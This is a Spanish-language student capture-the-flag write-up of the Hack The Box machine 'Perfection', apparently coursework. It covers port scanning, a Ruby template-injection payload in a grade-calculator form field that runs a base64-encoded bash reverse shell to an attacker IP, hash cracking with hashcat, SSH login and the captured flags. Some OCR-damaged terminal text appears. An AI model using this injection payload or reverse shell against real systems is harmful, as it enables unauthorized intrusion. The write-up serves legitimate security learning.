


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PROFESOR JOHAN SEBASTIAN GIRALDO HURTADO

INSTITUCION EDUCATIVA EAM 17/04/2024



1. Perfection




2. Conectamos la vpn

```
(kali® kali)-[~/Downloads]
$ sudo openvpn lab_nicogarcia.ovpn
[sudo] password for kali:
2024-04-13 16:23:13 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent pack
ets are not compressed unless "allow-compression yes" is also set.
2024-04-13 16:23:13 Note: —data-cipher-fallback with cipher 'AES-128-CBC' disables data channel offload.
2024-04-13 16:23:13 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-04-13 16:23:13 library versions: OpenSSL 3.1.4 24 Oct 2023, LZO 2.10
2024-04-13 16:23:13 DCO version: N/A
2024-04-13 16:23:13 TCP/UDP: Preserving recently used remote address: [AF_INET]173.208.98.30:1337
```

Sudo openvpn (la vpn)

3. Acá accedemos a la ip y vemos que tenemos acceso a la página web



4. Escaneamos puertos

Nmap -sCV ip




```
-(kali⊕kali)-[~]
 -$ sudo su
[sudo] password for kali:
                [/home/kali]
    nmap -sCV 10.10.11.253
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 16:31 EDT
Nmap scan report for 10.10.11.253
Host is up (0.075s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
 ssh-hostkey:
    256 80:e4:79:e8:59:28:df:95:2d:ad:57:4a:46:04:ea:70 (ECDSA)
   256 e9:ea:0c:1d:86:13:ed:95:a9:d0:0b:c8:22:e4:cf:e9 (ED25519)
80/tcp open http
                   nginx
|_http-title: Weighted Grade Calculator
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.23 seconds
```

Vemos que tiene el puerto 22 ssh abierto y el puerto 80 http Nginx

5. Probamos la página para conocerla


Home About Us Calculate your weighted grade

Calculate your weighted grade



6. Teníamos que manipular las solicitudes para poder entrar. Entonces tratamos con Burp Suite para inyectar líneas en las solicitudes.





Acá escaneábamos la pagina y tratábamos de hacer un Shell inverso cargando lo siguiente

Sacamos el hURL: hURL -B "bash -i >& /dev/tcp/10.10.14.126/7373 0>&1"



```
(al1⊕ kal1)-[~]
    sudo su
[sudo] password for kali:
            ali)-[/home/kali]
    hURL -B "bash -i >8 /dev/tcp/10.10
.14.126/7373 0>&1"
Original :: bash -i >8 /dev/tcp/
10.10.14.126/7373 0>81
base64 ENcoded :: YmFzaCAtaSA+JiAvZGV2
L3RjcC8xMC4xMC4xNC4xMjYvNzM3MyAwPiYx
        ⑤ kali)-[/home/kali]
    hURL -U "YmFzaCAtaSA+JiAvZGV2L3Rjc
C8xMC4xMC4xNC4xMjYvNzM3MyAwPiYx"
Original
            YmFzaCAtaSA+JiAvZGV2L3R
jcC8xMC4xMC4xNC4xMjYvNzM3MyAwPiYx
URL ENcoded :: YmFzaCAtaSA%2BJiAvZGV2L
3RjcC8xMC4xMC4xNC4xMjYvNzM3MyAwPiYx
        t⊕<mark>kali</mark>)-[/home/kali]
```

Y luego hacemos el Shell reverse con el siguiente código en la petición

grade1=1&weight1=100&category2=N%2FA&grade2=1&weight2=0&category3=N%2FA&grade3=: &weight3=0&category4=N%2FA&grade4=1&weight4=0&category5=N%2FA&grade5=1&weight5= 0&category1=a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4x MjYvNzM3MyAwPiYx|+base64+-d+|+bash");%25>1

.5 gradel=l&weightl=l00&category2=N%2FA&grade2=l&weight2=0&category3=N%2FA
&grade3=l&weight3=0&category4=N%2FA&grade4=l&weight4=0&category5=N%2FA&
grade5=l&weight5=0&category1=
a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC4xMjYvN
zM3MyAwPiYx|+base64+-d+|+bash");%25>1



Ponemos a escuchar en el puerto y mandamos la Shell reverse para tener acceso

Nc -lvnp 7373

```
(kali@ kali)-[~]
$ nc -lvnp 7373
listening on [any] 7373 ...
connect to [10.10.14.89] from (UNKNOWN) [10.10.11.253] 45476
bash: cannot set terminal process group (1011): Inappropriat
r device
bash: no job control in this shell
susan@perfection:~/ruby_app$ ls
```

Ya al haber ingresado, leemos el archivo del usuario Susan que es el user.txt

```
che-Control:
grade-Insecure
d:
ign: http://l
intent-Type: ap
er-Apent: No
ike Gecko) Chr
cept:
apng-*/:gao.ike
```

Ahora hay que buscar el del root

Hay que desencriptar estos datos de Susan (hash)

```
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f
39023f
susan@perfection:~/Migration$ ls
ls
```

Copiamos el hash en un txt

```
(root@kali)-[/home/kali]
# nano hash.txt

(root@kali)-[/home/kali]
# cat hash.txt
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
```




Nos arroja que la clave es: susan nasus 413759210

```
(month hata)-[/home/kali/htb/perfection]
| hashcat = 1400 hash.txt = 3 susan_nasus_?d?d?d?d?d?d?d?d?d?d?d?d = show abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
```

Logramos ingresar con ssh

```
susan@perrection: ~
       (root@kali)-[/home/kali]
     ssh susan@10.10.11.253
    The authenticity of host '10.10.11.253 (10.10.11.253)' can't be established.
    ED25519 key fingerprint is SHA256:Wtv7NKgGLpeIk/fWBeL2EmYo61eHT7hcltaFwt3YGrI.
    This key is not known by any other names.
    Are you sure you want to continue connecting (yes/no/[fingerprint])? y
    Please type 'yes', 'no' or the fingerprint: yes
    Warning: Permanently added '10.10.11.253' (ED25519) to the list of known hosts.
    susan@10.10.11.253's password:
    Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-97-generic x86_64)
     * Documentation: https://help.ubuntu.com
                      https://landscape.canonical.com
a3
     * Management:
     * Support: https://ubuntu.com/pro
cd
      System information as of Sat Apr 13 08:14:20 PM UTC 2024
13
      System load:
                             0.10546875
54
      Usage of /:
                           70.6% of 5.80GB
      Memory usage:
                            17%
19
      Swap usage:
                             0%
      Processes:
                             252
      Users logged in:
                             1
      IPv4 address for eth0: 10.10.11.253
      IPv6 address for eth0: dead:beef::250:56ff:feb9:ad16
```





La clave del user.txt: 16d5a681eb3cf331d0d578ba8f9f1d7f

La clave de root es: bccebe08645f2c1d0881bdb7a52b71c5

